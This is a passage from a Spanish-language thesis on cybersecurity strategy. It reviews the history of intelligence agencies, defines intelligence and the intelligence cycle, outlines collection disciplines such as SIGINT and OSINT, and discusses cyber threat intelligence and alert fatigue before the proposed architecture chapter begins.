Pasando ya más tiempo, el ejército alemán comenzó a utilizar desde comienzos de la década de 1930 un encriptador propio, la máquina «Enigma», con una tecnología de cifrado rotatorio, tanto para cifrar como para descifrar mensajes. Se trataba de una máquina muy ligera, apenas superaba los diez kilos de peso lo que permitía trasladar a zonas de combate, ganando fluidez en el envío de las comunicaciones. Como en este apartado la armada estadounidense carecía de un sistema tan funcional, los sistemas tradicionales eran fácilmente interceptados por las tropas japonesas durante las contiendas del Pacífico en la II Guerra Mundial. Así, se propuso la utilización de lenguas de los indios nativos estadounidenses [82].

La Guerra Fría, caracterizada como un periodo de tensión política permanente, abonó el terreno para la denominada como "edad de oro" del espionaje. La amenaza permanente de un conflicto militar, en una dimensión atómica, la confrontación económica y la propaganda ocuparon el centro de la confrontación entre bloques antagónicos. En ese escenario, el espionaje jugó un papel fundamental. La evolución tecnológica fue poniendo al servicio de inteligencia nuevos artilugios, pero siguieron gozando de mucho protagonismo los dobles agentes. Los espías infiltrados en territorio enemigo fueron el objetivo de las investigaciones de la CIA (Servicios de Inteligencia de los Estados Unidos) y el KGB (Servicios de Inteligencia de Rusia) [82].

Ya poco después de la Segunda Guerra Mundial, por el año 1946, en la República Argentina se creaba un organismo llamado Coordinación de Informaciones de la Presidencia de la Nación (CIPN), donde el entrenamiento estaba a cargo de hombres de

confianza del presidente electo en ese momento, y se pretendía que en su mayoría sean civiles y que comiencen su carrera digamos desde muy jóvenes. Lo que pasaba en Argentina era un poco síntoma del clima de posguerra, ya que en 1944 surgió la dirección de inteligencia francesa (DST), en 1947 se creó la agencia de inteligencia más famosa del mundo (la CIA), y en 1951 nació la MOSSAD, muy poco después de la creación del Estado de Israel. La CIPN, luego llamada CIDE (Coordinación de Informaciones del Esado), y más conocida como SIDE (Secretaría de Inteligencia del Estado), en distintos momentos de su historia recibió influencia tanto de DST, como de la CIA y también MOSSAD, sobre todo a mediados de los años 50 cuando la CIA comenzó a introducirse en los asuntos internos de los países de latinoamericanos y se convirtió en modelo a seguir para todos los organismos de inteligencia locales que diseñaron un claro perfil anticomunista. A los agentes de la SIDE, les enseñaron a operar con tecnología estadounidense usada para el espionaje en la Segunda Guerra Mundial [82].

A partir de ese momento, los espías, o mejor dicho, los organismos de inteligencia en sí, comenzaron a ser conocidos como los mejores defensores de los estados, ya que el objetivo primordial era la reunión, análisis y compartimento de información procesada, pertinente, destinada para la defensa, con el objetivo de prevenir amenazas de forma por medio de una Estrategia de Defensa Nacional y de Inteligencia Nacional para la Defensa.

4.2 Definición de Inteligencia

La inteligencia consiste en relacionar conocimientos previos para resolver una situación determinada o alcanzar un determinado objetivo, y además se utiliza dicho conocimiento en tiempo, lugar y forma correctos. En términos de defensa, la inteligencia es el conocimiento oportuno del enemigo y del área de operaciones en la cual se enfrentará con él; este conocimiento aplicado a la planificación otorga grandes posibilidades de ganar la batalla. La inteligencia es, entonces, el resultado de recolectar, explotar, procesar, integrar, analizar, evaluar e interpretar la información disponible sobre cualquier adversario tanto en contexto interno como foráneo [86].

La integración y el análisis, combinados con un entendimiento cabal de los requerimientos de la misión, convierten la información en inteligencia útil. De esta manera, inteligencia es el producto que se deriva del análisis de toda la información disponible y relevante [86].

La inteligencia es factor fundamental para el planeamiento en los niveles estratégicos, operacionales y tácticos de la defensa nacional, así como para las previsiones del desarrollo de fuerzas militares y el alistamiento para el cumplimiento de las misiones; estas son razones por las que constituye una actividad de carácter permanente en la cual se encuentran involucrados todos los organismos militares, sin excepciones de ninguna clase. En cualquier teatro de operaciones, la unidad de esfuerzo asegura que la inteligencia apoye los objetivos del comando. Claramente definidos y priorizados los requerimientos de información aseguran la labor de la unidad de esfuerzo. Esto se convierte en un reto

particular en operaciones multinacionales, donde las fuerzas de defensa pueden encontrar grandes diferencias en lenguaje y cultura, limitaciones impuestas por acuerdos bilaterales y diferentes objetivos estratégicos [86].

4.3 Definición de Información

Los datos son percibidos mediante los sentidos. Luego de pasar por el umbral intuitivo y luego de haber sido integrados, generan la información necesaria que produce el conocimiento. Este conocimiento se constituye en el elemento que finalmente posibilita tomar decisiones para el desarrollo de las actividades cotidianas.

En términos generales, la información, siendo principalmente objetiva, es un conjunto organizado de datos procesados. Por ejemplo, si se organizan datos sobre un país determinado, como por ejemplo, número de habitantes e indicadores económicos, y se escribe sobre ello como parte de un texto en general, se podría afirmar que esa parte contiene información sobre ese país.

Si se trata de tomar una decisión o tratar un problema, es necesario consultar diversas fuentes de información, por lo tanto, es sobre ello donde se construye el conocimiento que permite la resolución de problemas o la toma de decisiones [86].

4.4 Áreas de la Inteligencia

Las áreas de la inteligencia, también conocidas como "ámbitos", meramente de carácter estratégico, se componen por la "inteligencia" misma y la "contrainteligencia". Si bien corresponden a la misma autoridad y comparten los mismos recursos, constituyen disciplinas diferentes e independientes, principalmente en el desempeño de sus operaciones[86].

En el área de la inteligencia, el esfuerzo de su producción está orientado a la obtención de conocimientos en[86]:

- Contexto foráneo: los aspectos estratégicos, operacionales, tácticos, científicos, tecnológicos, humanos y geográficos de los países enemigos declarados o potenciales, de los países de interés y de las áreas de operaciones involucradas directa o indirectamente en la conducción de la guerra en el mar.
- Contexto interno: los aspectos estratégicos, operacionales, tácticos, científicos, tecnológicos, humanos, y geográficos de los adversarios, las áreas de operaciones, involucrados en actividades de subversión o guerra no convencional, terrorismo, narcotráfico y cualquier otra que pueda alterar el orden interno de la nación.

Por otro lado, en el área de la contrainteligencia, el esfuerzo está más orientado a producir inteligencia que permita la neutralización de los esfuerzos y actividades de la inteligencia y las operaciones encubiertas del enemigo en contexto interno. La

contrainteligencia se desarrolla principalmente a través de actividades de contraespionaje, contra-infiltración, contra-sabotaje y contra-información[86].

4.5 Clasificación de la Inteligencia

La clasificación pretende determinar el concepto mismo en distintos contextos, bajo parámetros de Nivel, Pertinencia y Campo:

- Por Nivel: Inteligencia Operacional, Inteligencia Estratégica, Inteligencia Táctica.
- Por Pertinencia: Inteligencia Básica, Inteligencia Actual, Inteligencia Predictiva.
- Por Campo: Inteligencia Política, Inteligencia Económica. Inteligencia Militar, Inteligencia en el Ciberespacio, etc., y tiene más que ver con el área de conocimiento cross funcional a las anteriores.

4.5.1 Nivel Operacional

El término Inteligencia Operacional, está compuesto en sí por dos términos que necesitan una definición antes de entender el concepto de esta expresión.

La primera palabra, Inteligencia, es un sustantivo más fácil de determinar, ya que tiene sus inicios en el lenguaje militar, utilizándolo en vez de la palabra "información".

Se puede determinar que una noticia -conocimiento de un hecho determinado- al valorarse pasan a llamarse "información", y esta a su vez, al elaborarse se convierten en "inteligencia", lo que es totalmente compatible con el concepto presente en la Doctrina de Inteligencia de la OTAN (Organización del Tratado del Atlántico Norte). Según la OTAN, la "inteligencia es, en un sentido amplio, dentro del contexto militar, el resultado de la integración e interpretación de nuestros conocimientos sobre el terreno, la meteorología, las actividades, las capacidades y/o las intenciones de un enemigo actual o potencial" [84]. Por otro lado, también es compatible con la definición del Diccionario de la Real Academia de la Española, que lo define como "conocimiento, comprensión, acto de entender" [85] que al mismo tiempo, sintetiza al término "resultado" como "comprensión, integración e interpretación" y esto a su vez como el "acto de entender, conocimiento", y finalmente ambas son válidas para definir el sustantivo del concepto "inteligencia operacional".

La segunda palabra, Operacional, es más complicada de definir por motivos semánticos y por su relativa novedad en el léxico militar. La Real Academia Española, posee dos definiciones de "operacional", la primera la define como "perteneciente o relativo a las operaciones matemáticas, militares o comerciales" y la segunda como "dicho de unidad militar: que está en condiciones de operar". Desde el punto de vista militar, la "inteligencia operacional", es la inteligencia necesaria para la concepción del desarrollo de las operaciones.

La concepción y conducción de operaciones militares para alcanzar objetivos estratégicos están alineadas con la definición de OTAN de "inteligencia" y con el término "operacional" admitido como parte del arte militar y situado entre la estrategia y la táctica. Entonces resulta que la "inteligencia operacional" no es ni más, ni menos que el "resultado de integrar e interpretar nuestros conocimientos sobre el terreno, la meteorología, las actividades, las capacidades y/o las intenciones de un enemigo actual o potencial para estar en condiciones de concebir y conducir operaciones militares que alcancen un objetivo estratégico".

4.5.2 Nivel Estratégico

En aspectos de inteligencia estratégica hay mucho por desarrollar, pero en términos generales, es requerida para la formulación de la política y de los planes militares tanto a nivel nacional como internacional. Se orienta hacia los objetivos nacionales [86].

La inteligencia estratégica se enfoca en 1- discernir las capacidades y posibilidades de los potenciales enemigos, 2-identificar las posibilidades y tendencias estratégicas de los aliados o de otros potenciales socios multinacionales y 3 -identificar del centro de gravedad del enemigo. La inteligencia estratégica tiene que ver directamente con el plan de política general del estado[86].

4.5.3 Nivel Táctico

Este nivel es requerido para el planeamiento y conducción de operaciones tácticas al nivel de componentes o unidades y se enfoca más en las capacidades de un potencial enemigo, sus posibilidades inmediatas[1] y el medio ambiente. Estas posibilidades inmediatas son dinámicas, por lo que tienden a variar constantemente y no permiten prever situaciones a futuro mediato. Está orientada directamente hacia el combate, no hacia el planeamiento a largo plazo. Esto se debe a que pierde valor rápidamente y su producción y difusión deben ser muy rápidas [86].

4.5.4 Pertinencia Básica

El conocimiento de inteligencia básica es enciclopédico en su naturaleza, e incluye datos geográficos e históricos. Constituye parte de los componentes mencionados anteriormente, pero especialmente de aquellos que se refieren al área de operaciones y los aspectos

[1] El término "posibilidades inmediatas" de un enemigo, se le utiliza en la jerga para referirse al cálculo de los números y tipos de armas y sobre la cantidad y tipos de agentes disponibles, sobre el conocimiento de la doctrina enemiga, la experiencia en el pasado y las apreciaciones de las posibilidades del enemigo.

militares, sociológicos, políticos y económicos de los blancos que nos interesan. Puede ser encontrado generalmente en fuente abierta, como manuales, libros, diarios, etc. Se constituye en una base de datos e información que están estructurados y organizados de tal manera que facilita su utilización y su procesamiento [86].

Las características principales de la Inteligencia Básica son [86]:

- Ha sido producida anteriormente y se encuentra actualizada de manera conveniente.
- Está referida al conocimiento enciclopédico de los elementos de análisis para el estudio del enemigo o adversario y del área involucrada.
- Tiene cierta permanencia en el tiempo y sirve de base tanto para la inteligencia actual como para la inteligencia predictiva.
- La gran cantidad de temas que cubre, además de la extensión y profundidad de cada tópico, hace necesario ordenar la inteligencia básica en estudios con carácter enciclopédico, que reciben diversos nombres, tales como manuales o libros, también en archivos o bancos ("bases de datos"), apoyados por sistemas informáticos que faciliten el proceso de producción de inteligencia.
- La inteligencia es básica con respecto de la inteligencia actual, porque, con el conocimiento contenido en la primera de ellas, se puede hacer el seguimiento de las variaciones o cambios ocurridos posteriormente. De esta manera, es posible producir un conocimiento actualizado.
- Son ejemplos de inteligencia básica los libros de Orden de Batalla, manuales de identificación de unidades, manuales de guerra electrónicos sobre países de interés, entre otros.

4.5.5 Pertinencia Actual

Es la inteligencia del momento. Es producida a partir del seguimiento de determinados aspectos de la inteligencia básica o, en todo caso, como conocimiento nuevo. Siendo los contextos, informaciones y datos dinámicos, es necesario actualizar constantemente los mismos; los estudios que se hagan basados en estos datos podrán tener resultados diferentes a la vez, por lo que los cambios son constantes y el trabajo con ellos es permanente. Esto es apreciado profundamente cuando, con los resultados de los procesamientos de información y estudios respectivos, se deben tomar decisiones. Surge, así, la necesidad de producir inteligencia actual mediante la verificación de la permanencia o cambio de la inteligencia básica [86].

4.5.6 Pertinencia Predictiva

El conocimiento de situaciones futuras se basa en informaciones que tienen o han tenido cierto periodo de tiempo; las inferencias que se deriven de un estudio de lo básico y lo actual nos van a permitir "inferir" algunos hechos futuros. Obviamente, estas

inferencias necesariamente van a estar rodeadas de cierto grado de incertidumbre en la medida de la exactitud de los datos/información-conocimientos básicos y actuales [86].

La Inteligencia Predictiva plantea situaciones o hechos que pueden ocurrir en el futuro y que tiene como fundamento a la inteligencia básica y actual. Es así que las elucubraciones y predicciones de la inteligencia predictiva también se deben apoyar en el conocimiento que ofrecen estas dos [86].

Para predecir, se requiere un estudio minucioso de la situación y, además, la aplicación de cualquiera de los siguientes principios [86]:

- Causalidad. Todo hecho tiene una o más causas, lo que permite descubrir posibles tendencias.
- Analogía. A partir de situaciones similares, se puede inferir conclusiones semejantes.
- Probabilidad. Sobre la base de la repetición o racionalidad de un suceso, es posible predecir su probabilidad de ocurrencia.
- Persistencia. Algunos fenómenos se caracterizan por su escasa variación en el tiempo.
- Trayectoria. Ciertos fenómenos sometidos a cambios definidos describen una trayectoria establecida.
- Ciclo. Puede esperarse que ciertas actividades se produzcan en forma cíclica.

4.6 Características de la producción de Inteligencia

En toda actividad, es necesario que los actores estén comprometidos con los objetivos de la organización, además de que se sientan identificados con la misma. Para lograr el éxito esperado, se debe concentrar esfuerzos. Sin embargo, es pertinente señalar que las actividades seguirán un rumbo señalado por los tomadores de decisión y encargados de la ejecución; por ello, es imperativo que dichas actividades tengan una dirección centralizada, única, que permita, a la vez, aunar las precisiones proyectas a la obtención del éxito[86].

Considerando la inteligencia como una actividad de un proceso, este debe ser dirigido de manera única y centralizada y en caso de requerir que varios actores intervengan en la dirección, deberán ser unificados para lograr tal centralización.

La permanente variación en los elementos que nutren el análisis de los contextos y el ambiente, hace que se deba actualizar constantemente el conocimiento de los mismos; esta actividad permite tener permanentemente la posibilidad de contar con datos, información y conocimientos actualizados, de tal manera que los procesos tengan la retroalimentación necesaria para la evaluación de resultados o redireccionamiento de la actividad propiamente dicha en cualquiera de sus fases, principalmente, en la de colección[86].

Muchas personas participan del ciclo de inteligencia, por lo que la posibilidad de incluir características personales al mismo es posible; el traslado de la información y datos debe

ser producto únicamente de una acuciosa evaluación y/o análisis, libres de apasionamiento. El trabajo de inteligencia no es emocional; es necesario abstraer cualquier prejuicio que se tenga[86].

El ciclo de inteligencia tiene etapas perfectamente definidas; cada una de ellas tiene un fin específico, cuya consecución en el desarrollo afecta directamente en el producto final

Teniendo en cuenta que la información es la materia prima para la producción de inteligencia, cualquiera sea el tipo, se infiere que el manejo de las mismas denota un claro interés en un tema específico; esto se debe a que precisamente el producto va a ser empleado como elemento principal en la toma de decisiones. Si consideramos que la toma de decisiones amerita cierto nivel de clasificación en el conocimiento de los planes que las sustentarán, se hace imprescindible restringir dicho conocimiento también en las diferentes fases del proceso mismo[86].

En asuntos de interés nacional, esto se hace aún más sensible, ya que el planeamiento de nivel estratégico toca temas que definitivamente impactan en la conducción del estado. Por ello, los mecanismos de seguridad deben estar desarrollados de tal manera que no interfieran con los procesos ni permitan el acceso a su conocimiento[86].

Si el producto del proceso de inteligencia enriquece los elementos necesarios para la toma de decisiones, cualquiera sea su objetivo, entonces es necesario tener en cuenta que el conocimiento por los tomadores de decisión y/o de los usuarios debe ser oportuna; de lo contrario, pierde vigencia debido a los cambios constantes[86].

Los contextos y las situaciones pueden variar; las personas y las actividades se desarrollan en esas condiciones. Esto mismo sucede para las actividades del proceso de inteligencia. Considerando que el proceso no se debe detener debido a su principio de continuidad, se hace imprescindible que las personas y organizaciones involucradas en la producción de inteligencia se adapten a los cambios[86].

El producto proporcionado por la inteligencia a los usuarios debe ser lo más aproximado a la realidad posible. Siendo uno de los principios el de la objetividad, es necesario trasladar el conocimiento con la menor incertidumbre. Para ello, la incertidumbre se reduce en directa proporción a la calidad de las informaciones como materia prima, así como por las fuentes de información que alimentan el proceso mismo. Sin entrar a un número elevado, se considera que, a mayor cantidad de fuentes, mayor la posibilidad de aproximación; es necesario precisar que las fuentes adicionales deben ser de igual o mayor nivel de credibilidad y confiabilidad.[86]

4.7 Ciclo de Inteligencia

Este ciclo se define cómo el "sistema lógico de pensamiento y de acción para proporcionar la inteligencia que necesita el mando para planear y dirigir las operaciones"

[87] y en él se distinguen distintas fases, que de acuerdo de la bibliografía utilizada estas pueden ser:

- 1-Dirección, 2-Obtención, 3-Elaboración y 4-Difusión.
- 1-Planeamiento y Dirección, 2-Colección, 3-Procesamiento, 4-Producción y Aviso.
- 1-Planeamiento, 2-Recolección, 3-Procesamiento, 4-Análisis y 5-Diseminación.

Estas fases son las mismas para todos los niveles de inteligencia y sin importar el ciclo de vida a implementar, todas terminan funcionando de la misma forma y todas son responsables de proporcionar información precisa y útil a quienes toman decisiones de seguridad nacional, por medio de este proceso activo e interminable.

A continuación se analizarán las fases de este ciclo de una forma distinta para adaptarlo al alcance de la tesis.

4.7.1 Fase 0 - Planeamiento y Dirección

Esta fase determina qué problemas deben abordarse y qué información debe recopilarse para proporcionar las respuestas adecuadas es por donde se debe comenzar.

Los legisladores, incluido el presidente, sus asesores, el Consejo de Seguridad Nacional y otros departamentos y agencias gubernamentales importantes, inician solicitudes de inteligencia. Los coordinadores de problemas del centro de inteligencia, interactúan con estos funcionarios para identificar las preocupaciones fundamentales y los requisitos de información. Estas necesidades luego guían las estrategias de recolección y nos permiten producir los productos de inteligencia apropiados. Se comienza examinando la inteligencia completa de ciclos anteriores, lo que lleva a formular un plan estratégico para la recopilación y el análisis de nueva inteligencia.

4.7.2 Fase 1 - Recolección

Esta fase consiste en la recopilación de información en bruto de muchas fuentes diferentes. En esta etapa, también conocida como recopilación de datos, la inteligencia se adquiere a través de actividades como entrevistas, vigilancia técnica y física, operaciones de fuentes humanas, búsquedas y relaciones de enlace. La información se puede recopilar de fuentes abiertas, encubiertas, electrónicas y satelitales.

Hay seis tipos básicos de recopilación de inteligencia.

- Inteligencia de señales (SIGINT): la interceptación de señales, ya sea entre personas, entre máquinas o una combinación de ambas.
- Inteligencia de imágenes (IMINT): representaciones de objetos reproducidos electrónicamente o por medios ópticos en películas, dispositivos de visualización electrónicos u otros medios.

- Inteligencia de medición y firma (MASINT): información de inteligencia científica y técnica utilizada para localizar, identificar o describir características distintivas de objetivos específicos.
- Inteligencia de origen humano (HUMINT): inteligencia derivada de fuentes humanas, el método más antiguo para recopilar información.
- Inteligencia de código abierto (OSINT): información disponible públicamente que aparece en forma impresa o electrónica, incluyendo radio, televisión, periódicos, revistas, Internet, bases de datos comerciales, videos, gráficos y dibujos.
- Inteligencia geoespacial (GEOINT): imágenes y datos geoespaciales producidos a través de una integración de imágenes, inteligencia de imágenes e información geográfica.

4.7.3 Fase 2 - Procesamiento y Análisis

En esta fase se sintetizan los datos brutos en un estado utilizable, integran, evalúan y analizan todos los datos disponibles y destinarlos a productos finales de inteligencia es el siguiente paso primordial. La etapa de recopilación del proceso de inteligencia generalmente produce grandes cantidades de datos sin filtrar, lo que requiere organización. Se dedican importantes recursos de inteligencia a la síntesis de estos datos en una forma que los analistas de inteligencia puedan usar.

Las técnicas de filtrado de información incluyen:

- Explotar imágenes.
- Decodificar de mensajes y traducir de transmisiones.
- Reducir la telemetría a medidas significativas.
- Preparar de información para procesamiento, almacenamiento y recuperación por computadora.
- Colocar informes de fuente humana en una forma y contexto para hacerlos más comprensibles.

Luego, los analistas integran los datos provenientes de diferentes fuentes, evalúan la información en contexto y generan inteligencia completa incluyendo las evaluaciones de los distintos acontecimientos y criterios acerca de los impactos de la información para la nación [133]. Se les anima a incluir escenarios alternativos en sus evaluaciones y a buscar oportunidades para advertir sobre posibles desarrollos en el extranjero que podrían representar amenazas u oportunidades para los intereses políticos y de seguridad de la Nación. Los analistas también desarrollan requisitos para la recopilación de nueva información.

4.7.4 Fase 3 - Difusión

Esta fase distribuye productos de inteligencia a los legisladores que los solicitaron, es una de las etapas finales y a su vez, la etapa que le da sentido a todo el proceso.

Una vez que se cuenta con la inteligencia terminada, y esta existe una vez que la información fue correlacionada y chequeada con los datos de otras fuentes también disponibles, se comparte directamente a los tomadores de decisiones y administradores de políticas cuyas necesidades iniciales suscitaron el requerimiento de inteligencia [133]. La inteligencia completa se proporciona diariamente al presidente y a los asesores clave de seguridad nacional, quienes luego toman decisiones basadas en esta información. Estas decisiones pueden dar lugar a solicitudes de examen más detallado, lo que desencadena nuevamente el ciclo de inteligencia. Hay cinco categorías de inteligencia completa:

- Inteligencia actual: aborda los eventos del día a día.
- Inteligencia estimativa: espera evaluar los desarrollos potenciales que podrían afectar la seguridad nacional.
- Inteligencia de advertencia: suena una alarma o avisa a los legisladores.
- Inteligencia científica y técnica: incluye un examen del desarrollo técnico, las características, el rendimiento y las capacidades de las tecnologías extranjeras, incluidos los sistemas o subsistemas de armas.
- Inteligencia de investigación: admite otros productos de inteligencia terminados (actuales, estimativos, de advertencia y científicos y técnicos).

En esta etapa es cuando se deben resumir y plasmar los resultados del análisis de inteligencia normalmente en lo que se denomina un Informe de Inteligencia. La redacción de un informe de inteligencia no es una tarea inmediata, requiere de ciertos pasos previos que preparan al redactor para poder plasmar de la forma más adecuada los resultados del análisis. El informe o producto de inteligencia es una herramienta específica para aportar conocimiento, reducir la incertidumbre y contribuir a la toma de decisiones. Es el resultado final del proceso denominado Ciclo de Inteligencia y sus tres fases previas para redactar este informe son [140]:

- Fase de Guía: se trata de una declaración de intenciones personal de quien elabora el informe, de los objetivos que quiere cumplir y de las conclusiones que quiere transmitir. Esta fase debe ser clara y consiza, también debe incluir la audiencia a la que se dirige el mensaje a transmitir y dejar claro lo que la audiencia necesita saber y por que lo necesita.
- Fase de Elaboración: de un itinerario u hoja de ruta que paso a paso ayude al analista a elaborar el informe de inteligencia y al peticionario o decisor a "consumirlo". Para ello se pueden utilizar las preguntas analíticas de la frase guía y llenarlas de contenido:
    - ¿Qué?: hace referencia al objeto del análisis.

    - ¿Por qué ahora?: es la explicación de por qué un hecho ha sucedido ahora, las motivaciones o los factores que han llevado a ello.
    - ¿Qué impacto tiene?: qué cosas han cambiado debido al objeto analizado.
    - ¿Y a continuación? o ¿Cuál es el pronóstico?: es el conjunto de hechos futuros que sucederán después del ¿qué?.
    - ¿Qué implicaciones tiene?: qué significa el hecho analizado para la audiencia.
- Fase de Resumen: la finalidad es construir un esqueleto que se deberá rellenar cuando se esté elaborando el informe. Este resumen debe contener títulos que ayuden a clarificar el marco conceptual del informe. En el título debe aparecer el actor o hecho principal y un verbo en voz activa que introduzca aquello que será de valor para el consumidor. Este resumen también debe contender detalles. Estos detalles del resumen pueden ser un título o pequeña frase que en el informe se convierta en un párrafo o capítulo entero.

4.7.5 Fase 4 - Retroalimentación

Esta última etapa, tiene por finalidad que los agentes o analistas comuniquen a la dirección la satisfacción de sus necesidades o le proporcionen las indicaciones convenientes sobre los nuevos requerimientos que precisa para poder adoptar próximas decisiones.
Esta fase no era contemplada por los primeros ciclos de inteligencia, ya que que se consideraban finalizados en cuanto proporcionaban su inteligencia a los legisladores, significando de esta manera la distancia que separaba a aquellos de los servicios que debían satisfacer sus necesidades. Sin embargo, el análisis de los fallos y la consiguiente búsqueda de soluciones y de adaptarse a las circunstancias cambiantes dieron lugar a la introducción de esta fase de retroalimentación, señalada como imprescindible cada vez con más insistencia por los especialistas.

En relación a la retroalimentación cabe señalar dos cuestiones: que se no se encuentre contemplada en el ciclo de inteligencia o que sí se encuentre contemplada pero no puede llevarse a cabo por alguna razón. En cualquiera de los dos casos, la ausencia de la retroalimentación origina que se eludan dar indicaciones sobre la satisfacción de sus necesidades con la inteligencia distribuida o nuevas directrices sobre las que desean recibir inteligencia con mayor profundidad y precisión o encaminada en una nueva dirección.

Finalmente, como nombrado anteriormente, el ciclo de inteligencia es infinito e interminable, dando lugar a que la última etapa termina donde comienza la primera, y así sucesivamente. Por otro lado, la mayoría de las etapas tienen información para compartir relacionada a experiencias anteriores, con el objetivo de producir mejoras, así es como todas tienen una interacción directa con la etapa de retroalimentación, esto más bien visualizado en la ilustración 11.




Ilustración 11: Ciclo de Inteligencia

4.8 Inteligencia Aplicada al Ciberespacio

También conocida como Ciberinteligencia, consiste en recopilar, analizar e interpretar la información recabada mediante técnicas rigurosas para identificar, prevenir y mitigar posibles ciberataques. No solo es aplicable a grandes compañías; también las pequeñas y medianas empresas están expuestas a las amenazas del desorden digital[127].

A menudo, ciberseguridad y ciberinteligencia son dos términos usados como sinónimos, pero en realidad son conceptos distintos: 1- a ciberseguridad, como hemos visto antes, son aquellas herramientas y protocolos que se utilizan para proteger la información de las organizaciones , 2 - la ciberinteligencia es la disciplina encargada de identificar las posibles amenazas asociadas a nuestra organización mediante un examen riguroso de su entorno e ir un paso por delante[127].

Aunque la ciberinteligencia emplea recursos tecnológicos como la inteligencia artificial para el desarrollo de su actividad, el análisis y procesamiento de la información es una actividad esencialmente humana. Es aquí donde entra el juego la figura del analista de ciberinteligencia, aquel profesional con habilidades demostradas para interpretar los datos recabados en el ciberespacio y convertirlos en información útil para la protección y defensa de una organización determinada. Es él quien a quien se le presuponen, además de una formación técnica específica, atributos necesarios como el pensamiento crítico, la fluidez de comunicación, la creatividad o la adaptabilidad, entre otras habilidades[127].

La ciberinteligencia es una realidad necesaria en las organizaciones cuya importancia crece exponencialmente a medida que crece la transformación digital. De no aplicarla, las organizaciones ponen en riesgo información muy importante y se vuelven vulnerables ante incontables amenazas del ciberespacio. Ante este panorama, es sumamente importante

adoptar una solución integral que incluya esta disciplina y permita el control y gestión de los activos de las organizaciones frente a riesgos digitales y ciberamenazas internas y externas[127].

La ciberinteligencia de amenazas es una de las áreas de seguridad de la información más comentadas en la actualidad. Al mismo tiempo, proveedores, proveedores de servicios, consultores e integradores están buscando desesperadamente formas de utilizar "Threat Intelligence", ofreciendo a las organizaciones ayuda en la aplicación de inteligencia sobre amenazas actuales y emergentes de ciberseguridad para proteger datos y sistemas valiosos. Pero cuando llega el momento de elegir entre estos servicios y productos, es difícil saber por dónde empezar y aún más difícil encontrar algo consistente que funcione de manera correcta, estandarizada y a un precio accesible[127].

Para que las organizaciones puedan obtener un mayor retorno de la inversión en este campo. Es fundamental que se establezca una estrategia de inteligencia en ciberseguridad.

Por otra parte, también hay que evitar, también, la denominada "fatiga de alertas" provocada por el exceso de datos que alimentan una amenaza típica[127].

Una implementación exitosa de la inteligencia de amenazas debería proporcionar a los analistas solo la información para tomar decisiones de seguridad proactivas y reactivas. Si la organización tiene por objetivo producir una inteligencia de amenazas contextualizada y valiosa, el proceso implica obtener cantidades masivas de de datos errantes de diversas fuentes, pero sin ser derivados a los analistas humanos. Es importante que la organización comience a pensar en inteligencia de amenazas antes de percibir amenazas puras[127].

4.9 Consideraciones Generales

Al igual que la mayoría de las áreas de seguridad, la diferencia entre la inteligencia útil y no útil sobre una amenaza existe un gran abismo. En un mundo ideal, la capacidad de ciberinteligencia de amenazas proporcionaría consistentemente alertas relevantes y contextualizadas que informan directamente a las medidas de seguridad proactivas y reactivas. En este contexto, el peor de los escenarios sería una plataforma que constantemente sature las operaciones de seguridad con alertas obsoletas, irrelevantes e inutilizables, lo que llevaría a un mal caso generando "fatiga de alertas"[127].

La mayoría de las organizaciones que buscan implementar la inteligencia de amenazas por primera vez creen que las amenazas son la manera de comenzar. Para ello, simplemente implementan una plataforma básica de inteligencia de amenazas (TIP - threat intelligence platform), agregan algunos procesos de consultas a fuentes de información abierta y entran directamente en escena. En síntesis, hoy en día no hay una forma más rápida de convencer a las operaciones de seguridad de que la inteligencia de amenazas es una pérdida de tiempo y recursos que obligarlos a usar nada más que consultas de amenazas de código abierto. Porque, como ya se ha visto, sin el contexto, la inteligencia de amenaza es realmente solo información de amenazas, y las operaciones que

deben actuar no tienen tiempo para realizar "descuentos" manuales en miles de falsos positivos[127].

Por lo tanto, se debe aceptar que si se tienen en claro los objetivos desde el principio y se toman el tiempo de identificar las tecnologías y los proveedores correctos la realidad cotidiana de utilizar inteligencia contra amenazas puede ser extraordinariamente simple y eficiente.Para lograr esto, cualquiera que sea la implementación de inteligencia de amenazas, se debe cumplir con cuatro aspectos clave:

- Integre y mejore las tecnologías existentes.
- Explore las fuentes técnicas, pero también la web abierta y oscura, en busca de amenazas, convirtiendo alertas en formatos utilizables.
- Proporcione alertas totalmente contextualizadas en tiempo real sin falsos positivos.
- Mejore de forma constante la eficiencia y la eficacia de sus operaciones de seguridad.

Muchas de las llamadas soluciones de ciberinteligencia contra amenazas ofrecen poco más que datos de amenazas disponibles gratuitamente, y probablemente dificulten más las operaciones de seguridad de lo que ayudan[127].

Actualmente, si bien hay infinidades de soluciones específicas, proveedores y tecnologías, aún no existe una solución concreta, integral, personalizada, eficiente y estandarizada que reditúe a través del tiempo y se adapte a la estrategia de seguridad de la organización[127].

Capítulo 5 - Arquitectura Propuesta

5.1 Consideraciones Iniciales

Como ya se vió en el capítulo específico, la comunidad de inteligencia es la responsable de proporcionar información exacta, precisa y útil a quienes toman decisiones de seguridad nacional. La producción de inteligencia confiable y precisa es un proceso activo e interminable conocido como el Ciclo de la Inteligencia. En la ilustración 12 se presenta la Arquitectura propuesta encargada de soportar las bases de la Estrategia de Ciberseguridad Distribuida aplicando el Concepto de Operaciones de Inteligencia.

